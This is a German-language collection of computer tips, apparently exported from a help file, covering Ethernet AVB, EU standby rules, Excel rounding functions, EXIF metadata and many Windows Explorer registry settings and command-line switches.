Mit dem Thema "Ethernet in der Industrie", d.h. mit robusteren Steckern und Protokoll-Varianten für besseres Zeitverhalten (Real-Time) beschäftigt sich ein Artikel in der c't Heft 9/2008, Seite 202ff.

Gemäß c't Heft 7/2009, Seite 164 reicht statt WireShark oft auch Microsofts Tool netcap.exe aus den Support-Tools der Windows-DVD aus um Datenpaket mitzuschneiden. Mit netcap /c <dateiname> wird der Mitschnitt gestartet, mit netcap /remove beendet. Die Logdatei kann mit Microsofts "Network Monitor" oder mit Wireshark ausgewertet werden.

Die Ethernet Flusssteuerung (Flow Control) führt manchmal bei Gigabit-Ethernet zu Durchsatz-Problemen. Dann mal ausprobieren, ab das Abschalten der Flusssteuerung (Gerätanager, "Erweiterte Eigenschaften" der Schnittstelle) den Durchsatz erhöht. (c't Heft 7/2011, Seite 152f).

Ethernet

\$ Ethernet

K Ethernet;RJ11/RJ45;LAN-Kabel;Realtime-Ethernet;Indusie-Ethernet

#\$K Ethernet-AVB (Audio-Video-Bridging)

Auch mit QoS eignet sich Ethernet noch nicht um z.B. Audiodaten zu Lautsprechern zu übertragen und mit den für Raumklang notwendigen Verzögerungs-Differenz < 1ms wiederzugeben. Wenn es bei Beschallung großer Räume auf die Phasenlage ankommt, dann ist ein auf ca. 10µs genaues Timing für Audio notwendig. Damit ein Sänger mit Mikrophon nicht durch das Schallecho aus den Lautsprechern gestört wird, darf die Verzögerung (Latenzzeit) nicht über ca. 3ms liegen (entsprechend einer Ping-Zeit von ca. 6ms).

Gemäß c't Heft 13/2013, Seite 176 hat die IEEE-Arbeitsgruppe 802.1 ca. im Jahr 2011 die AVB-Norm entwickelt. Sie arbeitet auf der OSI-Schicht 2 (Data Link Layer) und erfordert entsprechende Hardware. Der Mechanismus IEEE 1588 (Precision Time Protocol) muss dazu direkt in die Netzwerkchips implementiert sein. Zusätzlich müssen die Switches aktiv die Laufzeiten ausmessen. Beim Verbindungsaufbau wird geprüft, ob die erforderliche Bandbreite verfügbar ist und dann auch für diese Verbindung reserviert (normalerweise max. 75% der Gesamtbandbreite) und die Datenpakete dieser Verbindung werden dann auch entsprechend priorisiert. Die Datenpakete enthalten die Information, wann sie wiedergegeben werden sollen und werden im Wiedergabegerät bei kleiner Laufzeit eben noch verzögert. Die Standardwerte sind bis zu 7 Switches mit einer Gesamt-Latenzzeit von max. 2ms. AVB-Switches der 2000€-Klasse können 2013 ca. 1000 ... 5000 gleichzeitige Streams verkraften. Ein Teil der 2013 am Markt erhältlichen Switches und Netzwerkkarten enthält schon die notwendige Hardware, oft jedoch noch nicht die Firmware/Software dazu. Routing von AVB-Daten ist (zunächst noch) nicht vorgesehen.

Auch Fahrzeug-Entwickler (Automobil, ...) schielen schon auf die möglicherweise bald preisgünstig verfügbare Technik für Steuerungsaufgaben in den Fahrzeugen.

EthernetAVB

\$ Ethernet-AVB

K Ethernet AVB;AVB (Ethernet Audio-Video-Bridging);Audio-Video-Bridging (Ethernet)

##K EuP Energy using Products

Gemäß der EU-Verordnung dürfen ab 7.1.2010 verkaufte Geräte im ausgeschalteten Zustand (beim PC: Soft-off) nur noch 1 Watt (entspricht 8,8 kWh im Jahr), ab 2014 dann nur noch 0,5 Watt verbrauchen. Zu beachten ist jedoch, dass der ACPI S3-Standby-Modus (Vista: "Energie Sparen"), der Aufwachen per Tastatur, Timer oder Wake-on-LAN in jedem Fall gestattet, nicht dazugehört! Die Richtlinie gilt für den ACPI-Modus S5 (Soft-Off), wo Wake-on-LAN oder per Timer nur noch bei manchen Geräten funktioniert. ACPI verlangt jedoch, dass dieses Wake-Up, sofern vorhanden, im ACPI-S4-Modus (Ruhezustand, Hibernation) noch geht. Manches BIOS hat neuerdings eine EuP-Option, mit der dann z.B. Anzeige-LEDs abgeschaltet werden.

EuPEnergyusingProducts

\$ EuP Energy using Products

K EuP Energy using Products;Energy using Products;Standby-Leistungsaufnahme;Leistungsaufnahme im Standby

#\$K Euro-Zeichen drucken

Unicode-Zeichen wie das Euro-Zeichen werden von einigen Druckertreibern nicht unterstützt. Wenn das Zeichen im Ausdruck fehlt, gibt es folgende Möglichkeiten:

- Einen anderen Druckertreiber verwenden.
- Bei einigen Druckertreibern gibt es die Möglichkeit, die Option "drucke Truetype als Graphik" zu aktivieren.
- Die Anwendung zu veranlassen, ANSI-Zeichen statt Unicode zu verwenden. Bei MS-Excel 97 geht dies, indem unter HKCU\Software\Microsoft\Office\8.0\Excel\Microsoft Excel der DWord-Wert 00000004 für den neuen Eintrag NoWideTextRendering{bmc edit.bmp} eingetragen wird.

EuroZeichen

\$ Euro-Zeichen drucken

K Drucken des Euro-Zeichens;Euro-Zeichen drucken;Unicode-Zeichen drucken

#\$K Evaluierungsversion (Windows)

Gemäß c't Heft 21/2011, Seite 160 kann es passieren, dass ein richtig lizenziertes Windows plötzlich behauptet, es sei eine Evaluierungsversion. Dies tritt auf, wenn eine "Release Candidate"-Version eines Servicepacks eingespielt wurde: In der Systemsteuerung über "Programme und Funktionen" zu den "Installierten Updates" gehen und das ServicePack deinstallieren, was längere Zeit dauern kann, da auch alle späteren Patches deinstalliert werden. Dann über Windows-Update das (richtige) ServicePack installieren. Danach solange nochmal Updates installieren, bis die Updatefunktion nichts mehr weiter findet.

Evaluierungsversion

\$ Evaluierungsversion (Windows)

K Evaluierungsversion (Windows);Service Pack Release Candidate

#\$K Excel Rundungs-Funktionen

Die Excel-Rundungsfunktionen bieten zwar zum Teil das schöne Feature, die Stelle, an der gerundet werden soll. Die Beschreibung und Funktion entspricht aber nicht den Erwartungen.

- round: 4/5-Rundung.
- trunc: Stellen abschneiden, d.h. Runden Richtung Null.
- rounddown: wie floor! Runden Richtung Null, d.h. negative Zahlen werden zur mathematisch nächstgrößeren gerundet.
- floor: Für negative Zahlen **entgegen** der Erwartung: wie trunc und rounddown zu null hin!
- ceiling: Für negative Zahlen **entgegen** der Erwartung: von der Null weg!

ExcelRundung

\$ Excel Rundungs-Funktionen

K Excel Rundungs-Funktionen;round (Excel);trunc (Excel);floor (Excel);ceiling (Excel);

#\$K **Excel-Zahl-Erkennung**

Manchmal erkennt Excel den Zell-Inhalt nicht als Zahl, erst z.B. nach dem Editieren der Zelle wird der Inhalt als Zahl erkannt. Mit folgendem Trick aus c't Heft 15/2007, Seite 164f lassen sich alle betroffenen Zellen auf einmal korrigieren:

- eine 1 in die Zwischenablage kopieren
- Alle zu korrigierenden Zellen markieren
- Übers Menü Bearbeiten, Inhalte einfügen "Alles" und "Multiplizieren" wählen und "OK"

ExcelZahlErkennung

\$ Excel-Zahl-Erkennung

K Excel-Zahl-Erkennung; Zahlen in Excel nicht erkannt

#\$K Excel-Zell-Kommentar: Bild

Gemäß PC-Welt Heft 11/2006, Seite 193 kann auch ein Bild als Excel-Zell-Kommentar eingebaut werden. Dies funktioniert ab mindestens Excel 97, eventuell schon früher:

1. Zellkommentar wie normal einfügen (bzw. in den Bearbeitungsmodus gehen). Geg. vorhandener Text wird vor der Graphik angezeigt, also in der Regel Text löschen.
2. Rand des Kommentars mit rechter Maustaste anklicken, "Kommentar formatieren" auswählen.
3. Farbe und Linien, in der Dropdownliste von "Ausfüllen Farbe" das "Fülleffekte ..." auswählen.
4. In diesem Dialog im Tab "Graphik" die gewünschte Graphikdatei auswählen und alle Dialoge schließen.
5. Die Größe des Kommentars den Wünschen entsprechend anpassen.

ExcelZellKommentar

\$ Excel-Zell-Kommentar: Bild

K Excel-Zell-Kommentar-Bild;Bild als Excel-Zell-Kommentar

#\$K **EXIF (Exchangeable Image File)**

EXIF ist ein Teil des DCF-Standards (= Design Rule for Camera File System), welcher

- 160*120-Pixel-Vorschaubild vorschreibt
- 8 Zeichen langer Dateiname mit 0001 ... 9999 am Ende
- Ordner für Bilder mit max. 8 Zeichen langem Namen mit 100 ... 999 am Ende
- Dieser Ordner muss im RootOrdner DCIM liegen

EXIF wird für JPEG und TIFF verwendet. Beschreibung der Codierung <http://www.pcwelt.de/2df{bmc earth16.bmp}>.

Die Nikon D2X (ca. 5000EUR) fügt GPS-Daten in den EXIF-Header ein. Ozi Explorer und Ozi Photo Tool 2.5 können GPS-Daten, Fotos und Landkarte zusammenbringen. PC-Welt Heft 3/2005, S. 122ff)

Zum Beispiel die Freeware "Exifer" kann das Aufnahmedatum im EXIF-Header verändern.

JPEG beschreibt eigentlich nur die Komprimierung von Bild-Daten. JFIF = JPEG File Interchange Format beschreibt dann den Datei-Aufbau für Dateien, die dann meist die Extension .JPG oder .JPEG haben und Container für Bilder und Metadaten sind. Um den byteweisen Aufbau solcher JFIF-Dateien mit EXIF-Daten geht es in der WebDeveloper Heft 12/2013, Seite 126.

Das Auslesen von Metadaten (EXIF) aus JFIF-Dateien mittels PHP wird in WebDeveloper Heft 10/2014, Seite 116ff dargestellt.

EXIF
\$ EXIF (Exchangeable Image File)
K EXIF;DCF

#\$K Explorer-Einstellungen

Explore statt Open

Wenn Sie lieber statt der "OPEN"-Ansicht (Nur die Dateien) die "Explore"-Ansicht (Linker Fensterteil: Baumansicht, rechter Fensterteil: die Dateien) beim Doppelklick auf ein Laufwerkssymbol haben möchten, können Sie die folgende Änderung vornehmen:

Im Explorer unter Ansicht | Ordneroptionen | Dateitypen (oder Ansicht | Optionen | Dateitypen, falls IE4 nicht installiert ist) den Dateityp "Ordner" auswählen und auf "Bearbeiten" klicken. Hier den Vorgang "Explore" markieren und "Als Standard" drücken.

Alternativ können Sie auch unter HKEY_CLASSES_ROOT\Folder\shell{bmc tree.bmp} "explore" als Value bei <Standard> eintragen.

Zusätzlich können Sie auch unter HKEY_CLASSES_ROOT\Drive\shell{bmc tree.bmp} "explore" eintragen und damit den Default von open auf Explore ändern. Anderer Weg für diesen Eintrag:

Siehe auch Always-/NeverShowExt in Extension, Explorer und Lokales Menü für Dateien.

Ansichten bei Vista

Unter Vista versucht der Explorer je nach den Dateien im Ordner, eine passende Ansicht zu finden. Leider wechselt die Ansicht oft nicht beabsichtigt. Gemäß c't Heft 2/2009, Seite 162ff hilft folgendes:

- Wenn "Ansichtseinstellungen für jeden Ordner speichern" deaktiviert ist, dann man vermutlich zu sehr eingeschränkt. Diese Einstellung findet sich wie folgt:
 - Falls das Menü fehlt, diese mit der Alt-Taste sichtbar machen
 - Extras, Ordneroptionen, Ansicht
- Möglicherweise falsche für Ordner gespeicherte Ansicht-Einstellungen löschen: Sämtliche Explorer-Fenster schließen und dann den Inhalt von HKCU\Software\Classes\Local Settings\Software\Microsoft\Windows\Shell\Bags{bmc tree.bmp} und ...\Shell\BagMRU{bmc tree.bmp} löschen. Am besten Bags und BagMRU löschen und wieder neu, leer anlegen. Achtung, ...\Shell\MuiCache{bmc tree.bmp} sollte unangetastet bleiben!
- Jetzt kann die Raterei des Explorers abgestellt werden, indem ...\Shell\Bags\AllFolders{bmc tree.bmp} und ...\Shell\Bags\AllFolders\Shell{bmc tree.bmp} angelegt werden. Und der Reg-SZ-Eintrag ...\Shell\Bags\AllFolders\Shell.FolderType{bmc edit.bmp} mit dem Wert NotSpecified hier erstellt wird. Dabei steht "NotSpecified" dafür, dass "Alle Elemente" die Standard-Vorlage ist. Andere Standard-Vorlagen: Documents, Pictures, Music, MusicIcons oder Contacts.
- Mit diesem allem hat mir der Explorer die Bilder-Ordner auf der Digitalkamera trotzdem noch mit "Kacheln" geöffnet. Ich habe dann den Ordner auf Details umgestellt und den vom Explorer unter HKEY_CURRENT_USER\Software\Classes\Local Settings\Software\Microsoft\Windows\Shell\Bags\<nr>\Shell angelegten Eintrag {5C4F28B5-F869-4E84-8E60-F11DB97C5CC7} mit all seinen Werten nach HKEY_CURRENT_USER\Software\Classes\Local Settings\Software\Microsoft\Windows\Shell\Bags\AllFolders\Shell reinkopiert. Dann hat er neue Ordner (dieser Art) endlich auch in der Detail-Ansicht geöffnet!

Nach dem Windows-Neustart werden die neuen Einträge wirksam. Vermutlich reicht als Alternative auch, im Taskmanager alle Explorer-Prozesse zu killen und den Explorer neu zu starten.

Falls sich in einem Ordner jedoch eine (versteckte) Datei Desktop.ini befindet mit

```
[ViewState]
FolderType=...
dann hat dies Vorrang!
```

Ansonsten kann man jetzt bei Bedarf für den selektierten Ordner übers Kontextmenü, Eigenschaften, Anpassen eine Vorlage (z.B. "Dokumente" oder "Bilder und Videos") auswählen. Wenn es dafür schon Einstellungen gibt, dann wechselt die aktuelle Ansicht auf diese Einstellung. Nachdem man jetzt gegebenenfalls noch Anpassungen der Ansicht gemacht hat, kann die aktuelle Ansicht über Extras, Ordneroptionen, Ansicht, "Für Ordner übernehmen" die neuen Einstellungen für den zuvor gewählten Ordner typ speichern. Unschön ist, dass man in diesem Dialog gar nicht erkennen kann, welchen Ordner typ dass man damit neu definiert. Änderungen am Fensterlayout via "Organisieren", "Layout" werden sofort für den aktuellen Ordner typ gespeichert.

Gespeichert werden der Ansichtstyp (z.B. Details), die Spalten, die Sortierung, Fenster-Layout (Navigation, Vorschau, Details). Beim Schließen des Explorer-Fensters wird die Fenstergröße auch noch für diesen Ordner gespeichert. Für Ordner auf Wechsel-Datenträgern werden keine Fenstergrößen gespeichert.

In der Voreinstellung werden weitere Explorer-Fenster ohne separaten Prozess geöffnet. Gemäß <http://setspn.blogspot.de/2010/11/using-windows-explorer-together-with.html> entspricht die Option "Ordnerfenster in einem eigenen Prozess starten" (zu finden über "Ansicht", "Optionen", "Ordner- und Suchoptionen ändern",

Explorer-Einstellungen

\$ Explorer-Einstellungen

K Explorer-Einstellungen; Lokale Menü für Laufwerke

"Ansicht") dem Registry-Eintrag HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\Advanced, SeparateProcess{bmc edit.bmp} (DWORD) mit Wert 1

Wenn die "Persönlichen Ordner" im Explorer-Navigationsbereich stören, dann können sie ausblenden.

#\$K Explorer

Neben der Steuerung über Kommandozeilen-Parameter sind folgende DDE-Befehle des Explorers sind bekannt:

Application	Topic	Befehl
Folders	AppProperties	[FindFolder("%I",%I)]
Folders	AppProperties	[ViewFolder("%I",%I,%S)]
Folders	AppProperties	[ExploreFolder("%I",%I,%S)]
Folders	AppProperties	[OpenFindFile("%I",%I)]

Bezüglich der im Zusammenhang mit dem Explorer verwendeten Variablen ist nur wenig bekannt:

%0	wird nicht angegeben, trotzdem kann der 0. Parameter abgefragt werden und man erhält den Dateinamen der Anwendung incl. Pfad
%1	Name der markierten Datei incl. Pfad
%2, ...	bei <u>PrintTo</u> verwendet
%*	alle weiteren Parameter
%d	gibt die Datei an (wie %1 !?)
%f	WinXP: nicht unterstützt !?
%i	mit Doppelpunkt eingeleitete ID, ID des Elements im Namespace???, z.B. ":1564:1704"
%l	gibt die Datei an (wie %d und %1 !?)
%s	gibt "1" zurück !?

Wird ein Parameter in der Kommandozeile in Anführungszeichen eingeschlossen, so erhält ihn eine 32-Bit-Anwendung auch dann als **einen** einzelnen Parameter, wenn er Leerzeichen enthält. Die Anführungszeichen werden nicht übergeben. Bei 16-bit-Anwendungen ... ?

Der Explorer akzeptiert auch CLSIDs als Parameter, z. B.

"::{20D04FE0-3AEA-1069-A2D8-08002B30309D}\::{992CFFA0-F557-101A-88EC-00DD010CCC48}" öffnet unter Win9x das DFÜ-Netzwerk{bmc shortcut.bmp}, oder

"::{20D04FE0-3AEA-1069-A2D8-08002B30309D}\::{21EC2020-3AEA-1069-A2DD-08002B30309D}" die Systemsteuerung{bmc shortcut.bmp}.

Unter Win 8.x öffnet explorer.exe shell:::{4234d49b-0245-4df3-b780-3893943456e1}\{bmc shortcut.bmp} die vom Metro-Bildschirm bekannte Liste aller Apps und Applikationen auf dem Desktop. Auch ein an beliebiger Stelle angelegter Ordner mit {4234d49b-0245-4df3-b780-3893943456e1} als Namens-Extension öffnet diese Liste. (PC-Welt Heft 7/2013, Seite plus 5)

In Win98-2nd-Edition hat sich ein Fehler eingeschlichen: Die Dateiattribute S/H/A/R werden nicht angezeigt. Über folgende Registry-Eintragungen (gemäß c't Heft 20/1999, Seite 232f) kann dies korrigiert werden:

HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\Advanced>ShowAttribCol{bmc edit.bmp} auf 00000001 setzen. Mit den folgenden Erweiterungen wird unter "Ansicht | Ordneroptionen | Ansicht Erweiterte Einstellungen" eine Checkbox hinzugefügt:

HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\Advanced>ShowAttribCol.Type{bmc edit.bmp} auf checkbox setzen,

HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\Advanced>ShowAttribCol.Text{bmc edit.bmp} auf Dateiattribute in Detailansicht zeigen setzen,

HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\Advanced>ShowAttribCol.HKey_Root{bmc edit.bmp} auf 80000001 setzen,

HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\Advanced>ShowAttribCol.RegPath{bmc edit.bmp} auf Software\Microsoft\Windows\CurrentVersion\Explorer\Advanced setzen,

HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\Advanced>ShowAttribCol.ValueName{bmc edit.bmp} auf ShowAttribCol setzen,

HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\Advanced>ShowAttribCol.CheckedValue{bmc edit.bmp} auf 00000001 setzen,

HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\Advanced>ShowAttribCol.UncheckedValue{bmc edit.bmp} auf 00000000 setzen,

HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\Advanced>ShowAttribCol.DefaultValue{bmc edit.bmp} auf 00000000 setzen,

HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\Advanced>ShowAttribCol.HelpID{bmc edit.bmp} auf update.hlp#51071 setzen.

Normalerweise ist die Taskbar mit dem Startmenü und den Tray-Icons unten rechts und alle Explorer-Fenster ein einziger Prozess. Zumindest bei meinem WinXP reagiert aber das Explorer-Fenster häufig nicht mehr und muss über den Taskmanager abgeschossen werden. Das lästige daran ist, dass nach dem Neustart des Explorers dann aber in der Taskbar viele Icons fehlen. Wird

Explorer
\$ Explorer
K Explorer

HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\Advanced, SeperateProcess{bmc edit.bmp} angelegt und auf 1 gesetzt, dann kann das hängende Fenster separat abgeschlossen werden.

Beim Doppelklick auf eine Datei unbekanntes Typs (nicht-registrierter Datei-Typ) bietet Windows normalerweise an, "Webdienst für die Suche nach einem geeigneten Programm verwenden". Durch anlegen von DWORD HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer, InternetOpenWith{bmc edit.bmp} und auf 0 setzen, kann dies abgeschaltet werden (Zeitschrift PC-Welt, Heft 5/2004, Seite 70).

Wenn "Ansichtsoptionen für jeden Ordner speichern" (unter Extras, Ordneroptionen, Ansicht) aktiviert ist, merkt sich der Explorer für ca. 400 Ordner die Einstellungen. Die Ansichtseinstellungen für ältesten gehen danach verloren. Gemäß PC-Welt Heft 12/2005, Seite 111 kann durch HKCU\Software\Microsoft\Windows\ShellNoRoam, BagMRU Size{bmc edit.bmp} und HKCU\Software\Microsoft\Windows\Shell, BagMRU Size{bmc edit.bmp} z.B. auf 5000 (=00001388) gesetzt werden. Achtung: Existieren die Werte mit dem Wert 0, stürzt der Explorer regelmäßig ab! Wird "Ansichtsoptionen für jeden Ordner speichern" deaktiviert, so werden die Ordner beim Navigieren innerhalb des Explorers in der Standardansicht geöffnet. Trotzdem merkt er sich beim Verlassen eines Ordners die aktuelle Ansicht und öffnet ihn in dieser wieder, wenn man ihn z.B. per Link öffnet. Durch Klick auf "Für alle übernehmen" bei einem Ordner in der gewünschten Standardansicht oder durch Löschen der folgenden Pfade
HKCU\Software\Microsoft\Windows\Shell{bmc tree.bmp}\BagMRU
HKEY_CURRENT_USER\Software\Microsoft\Windows\Shell\Bags
HKCU\Software\Microsoft\Windows\ShellNoRoam{bmc tree.bmp}\BagMRU
HKEY_CURRENT_USER\Software\Microsoft\Windows\ShellNoRoam\Bags
kann man dem Explorer das abgewöhnen.

Siehe auch Systemordner, System-Einschränkungen Explorer, Kontext-Menü, Shell-Alternativen, File-Folder-Connection, Suche von Dateien, Toolbar, Dieser PC, Einstellungen-Dialoge (Win 8ff).

##K Explorer-Command-Line

Neuere Windows-Versionen enthalten keine Dokumentation der Kommandozeilenoptionen von explorer.exe mehr. Und auch "/?" funktioniert bei explorer.exe nicht. Hier aus der Datei \ADMIN\RESKIT\HELPPFILE\WIN95RK.HLP auf der Win95-CD, die zum Win95-Resource-Kit "[Windows Explorer:command-Line switches](#)" gehört, die Parameter für den Explorer. (Win98-CD: In den Files \tools\reskit\help\WIN98RK.HLP und \tools\reskit\help\k98book.chm\{bmc shortcut.bmp}):

Command-Line Commands Summary
Command-Line Switches for Specific Commands
Windows Explorer Command-Line Switches

You can use the command-line switches for Windows Explorer in shortcut links or batch files, for example, to run Windows Explorer with a specified file selected.

Syntax:

explorer [/n] [/e][./root,object][[./select],subobject]

Parameters:

/n Always open a new window (even if the specified folder is already open).
/e Use Windows Explorer view. The default is Open view.
/root,object Specify the object in the normal namespace that will be used as the root of this Windows Explorer Folder. The default is to just use the normal namespace root (the desktop).
subobject Specify the folder to receive the initial focus unless /select is used. The default is the root.
/select Specifies that the parent folder is opened and the specified object is selected.

Windows Explorer Examples:

To open a window rooted at \\myserver so you can easily browse the whole server, but nothing else:

```
explorer /e,/root,\\myserver
```

To open a folder window on C:\WINDOWS (or make an open window active) and select CALC.EXE, use:

```
explorer /select,c:\windows\calc.exe
```

Mit dem Parameter /e kann z.B. von der Standardansicht "Open" ohne den Baum-Teil auf die zweigeteilte Ansicht umgeschaltet werden. Mit

```
C:\WINDOWS\Explorer.exe /e,C:\Windows\Startmenü
```

wird also unabhängig vom aktuellen Verzeichnis das Startmenü-Verzeichnis zusammen mit dem Verzeichnisbaum ab dem Desktop angezeigt. Dagegen zeigt

```
C:\WINDOWS\Explorer.exe /e,/root,c:\Windows\Startmenü
```

dasselbe an, jedoch wird nur der Baum fürs c:\-Laufwerk dargestellt.

Während bei Win9x der Befehl "explorer.exe /e" das aktuelle Verzeichnis anzeigt, wird unter WinXP damit C:\ (homedrive?) geöffnet. Fürs aktuelle Verzeichnis muss jetzt "explorer.exe /e,." verwendet werden!

Ein Link, der den Explorer mit dem "Arbeitsplatz" (= My Computer) als Root-Verzeichnis öffnet (z.B. in der Schnellstart-Leiste), hat folgende Kommandozeile:

```
%windir%\explorer.exe /e,/root,::{20D04FE0-3AEA-1069-A2D8-08002B30309D}
```

verwendet also der CLSID aus dem [Namespace](#).

Siehe auch: [Umstellen der Voreinstellung von "Open" auf "Explore"](#)

ExplCmdLine
\$ Explorer-Command-Line
K Explorer-Command-Line; Arbeitsplatz (Root im Explorer)

#K Explorer-Erweiterungen

Am Beispiel eines in Visual-C++ programmierten Column-Handlers wird in der c't Heft 12/2006, Seite 234 (Softlink [0612234{bmc earth16.bmp}](#)) gezeigt wie man Column-Handler, Shortcut Menu Handler, Drag&Drop-Handler, PropertySheet-Handler, CopyHooks, Clipboard-Data-Handler, Drop-Handler, Icon-Handler, Icon-Overlay-Handler, InfoTip-Handler etc. programmiert und einbindet.

In der Toolbox Heft 5/2010, Seite 58 wird die Programmierung von Explorer-Erweiterungen erläutert.

Die in der PC-Welt Heft 3/2007, Seite 158 vorgestellte pcwDirSize.dll (<http://www.pcwelt-praxis.de{bmc earth16.bmp}>) fügt eine Spalte mit der gesamten Ordnergröße hinzu. Die Registrierung erfolgt mittels regsvr32 pcwDirSize.dll, das Uninstall mittels regsvr32 -u pcwDirSize.dll.

In der PC-Welt Heft 2/2010, Seite 47 wird das Tool "ShellexView" (<http://www.nirsoft.net/utills/shexview.html{bmc earth16.bmp}>) vorgestellt: Es listet die installierten Shell-Erweiterungen auf und kann die nicht gewünschten auch deaktivieren.

In der Toolbox Heft 6/2010, Seite 67 wird eine Explorer-Erweiterung, erzeugt mit Lazarus, für 32bit und 64bit vorgestellt.

#K Filmstreifen-Ansicht

Wenn die Filmstreifen-Ansicht bei WinXP im Explorer trotz Bildern im aktuellen Ordner fehlt und nur Miniaturansicht, Kacheln, Symbole, Liste und Details verfügbar ist: Extras, Ordneroptionen, Allgemein, "Allgemeine Aufgaben in Ordnern anzeigen" muss aktiviert sein! (c't Heft 25/2005, Seite 219)

#K Hintergrundbild

Bei Win98/ME/2000 kann man im Explorer ein Hintergrundbild für jeden Ordner festlegen. Dies kann für XP ohne SP oder mit SP2 (nicht bei SP1) nachgerüstet werden (PC-Welt Heft 3/2005, Seite 88f):

- ieszhwiz.exe aus z.B. Win2K-Systemdirectory besorgen
- Als ieszhwiz.exe %L ins Kontextmenü der Ordner einbauen unter [HKCR\Directory\Shell{bmc tree.bmp}](#). HTML-Vorlagen als Hintergrund sind bei XP aus Sicherheitsgründen nicht mehr erlaubt!

Eine bekannte **Alternative** zu Microsofts Explorer ist der "Total Commander." Im Gegensatz zu diesem ist der **Commander** (<http://www.heise.de/software/download/commander/28705/{bmc earth16.bmp}>) Freeware und lässt sich auch z.B. von einem USB-Stick starten. Unter Vista lassen sich damit nach Eingabe des Laufwerksbuchstabens auch die mittels dosdrv.exe verbundenen Laufwerke anzeigen (c't Heft 16/2007, Seite 10). Damit werden die bei Ultimate, Business und Enterprise defaultmäßig vorhandenen Schattenkopien auch in der Home-Version zugänglich.

#K Menü-Leiste (Vista)

In Vista fehlt dem Explorer zunächst die Menüleiste. Es gibt nur eine Symbolleiste mit Organisieren, Ansichten, Brennen und geg. Öffnen. Über "Organisieren", "Ordner- und Suchoptionen" kann man sich die Ansichts-Optionen einstellen. Hier gibt es auch den Punkt "Immer Menüs anzeigen", um die gewohnten Menüleiste mit "Datei", "Bearbeiten", "Ansicht" und "Extras" zu aktivieren, die dann aber auch z.B. bei der Systemsteuerung sichtbar, aber oft nutzlos ist. Daher eventuell über "Organisieren", "Layout" die Menüleiste nur für die aktuelle Ansicht einschalten. Die intuitiv eher unter Ansichten gesuchten Optionen zum Layout finden sich auch hier!

Vista: Netz-LW Baum öffnen

In Vista beginnt der Explorer beim Aufklappen eine Ebene im Baum bei Netzlaufwerken standardmäßig mit dem "Erbsen zählen", d.h. er ermittelt die gesamte Verzeichnisstruktur. Wem dies zu lange dauert, kann einen Patch einspielen (c't Heft 1/2009, Seite 164, Softlink [0901162{bmc earth16.bmp}](#)).

ExplorerErweiterungen

\$ ExplorerErweiterungen

K Explorer-Erweiterungen;Column-Handler (Explorer);PropertySheet-Handler; Directory-Größe;Shell-Extensions (Explorer-Erweiterungen)

Filmstreifen

K Filmstreifen-Ansicht;Explorer Filmstreifen-Ansicht

Hintergrundbild

K Hintergrundbild (Explorer);Ordner-Hintergrundbild;Explorer-Hintergrundbild

ExplorerMenüleiste

K Explorer Menü-Leiste (Vista);Menüleiste Explorer (Vista)

Gemäß c't Heft 20/2009, Seite 176 lässt sich dem Kontextmenü ein Eintrag "In Ordner kopieren" hinzufügen. Siehe [ContextMenuHandler](#).

In neueren Windowsversionen entfaltet der Explorer zunehmend mehr Eigenleben:

- Z.B. werden die Unterverzeichnisse vom Folder [Temporary Internet Files](#) nicht mehr angezeigt.
- Verzeichnisse heißen anders, als z.B. in der Kommandozeile und teilweise auch in Datei-Dialogen.
- Über RunAs lässt sich in einem normalen Account der Explorer nicht mehr als Admin starten (c't Heft 14/2011, Seite 170). Wer dies möchte, muss neben
 - "Ordnerfenster in eigenem Prozess starten" unter "Organisieren", "Ordner- und Suchoptionen", "Ansicht" aktivieren und
 - den RunAs-Eintrag unter HKEY_CLASSES_ROOT\AppID\{CDCBCFCA-3CDC-436f-A4E2-0E02075250C2} (der "Elevated-Unelevated Explorer Factory") löschen oder umbenennen.

Achtung: Jeder aus so einem Admin-Explorer erzeugte Prozess läuft auch mit Admin-Rechten! Daher sollte z.B. Aaron Margosis PrivBar

(http://blogs.msdn.com/b/aaron_margosis/archive/2008/08/15/the-return-of-privbar-x86-and-x64.aspx{bmc earth16.bmp}) zusätzlich auch noch installiert werden.

Soll sich beim Öffnen eines Ordners zur besseren Übersichtlichkeit das Ordnersymbol ändern, so kann diese gemäß c't Heft 16/2011, Seite 110ff wie folgt konfiguriert werden:

Unter HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\explorer einen neuen Schlüssel "Shell Icons" anlegen. Achtung: Bei einem 64-bit-Windows wirklich unter diesem Pfad und nicht unter dem bei 32bit-Applikationen als Software eingeblendeten HKLM\Software\Wow6432Node! Hier eine Zeichenfolge mit dem Namen "4" und als Wert ein Icon, z.B. als "c:\windows\system32\shell32.dll,137" anlegen. Statt REG-SZ geht auch REG-Expand-SZ und dann z.B. "%windir%\system32\shell32.dll,137".

Mit dem Tool Wenpcfg

(<http://www.s-inn.de/blog/post/remove-Libraries-Favorites-in-windows-explorer-navigation-pane.aspx{bmc earth16.bmp}>) können in der Navigation-Pane des Explorers z.B. die Favoriten oder die Bibliotheken ausgeblendet werden, allerdings nicht per-Account sondern nur "per Machine". Die zu verändernden Registry-Schlüssel darf normalerweise nicht mal ein Administrator ändern, d.h. die Zugriffsrechte werden von dem Tool geändert und wieder zurückgebogen.

Wer beim Doppelklick auf eine Datei mit unbekannter Extension nie im Internet nach der passenden Applikation suchen will, kann dies konfigurieren: [HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer.NoInternetOpenWith{bmc edit.bmp}](#) anlegen (32bit-DWORD) und auf 1 setzen (alternativ unter [HKLM\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer.NoInternetOpenWith{bmc edit.bmp}](#))

Siehe auch [Taskbar](#).

##K Export der Registry

Da die system.dat (im Windows-Verzeichnis) und user.dat (falls keine Benutzerprofile eingerichtet sind, auch im Windows-Verzeichnis, sonst im profiles\abgesicherten Modus nicht mehr geht, hilft vielleicht noch das folgende vorgehen (vgl. Zeitschrift c't Heft 21/2000, Seite 218):

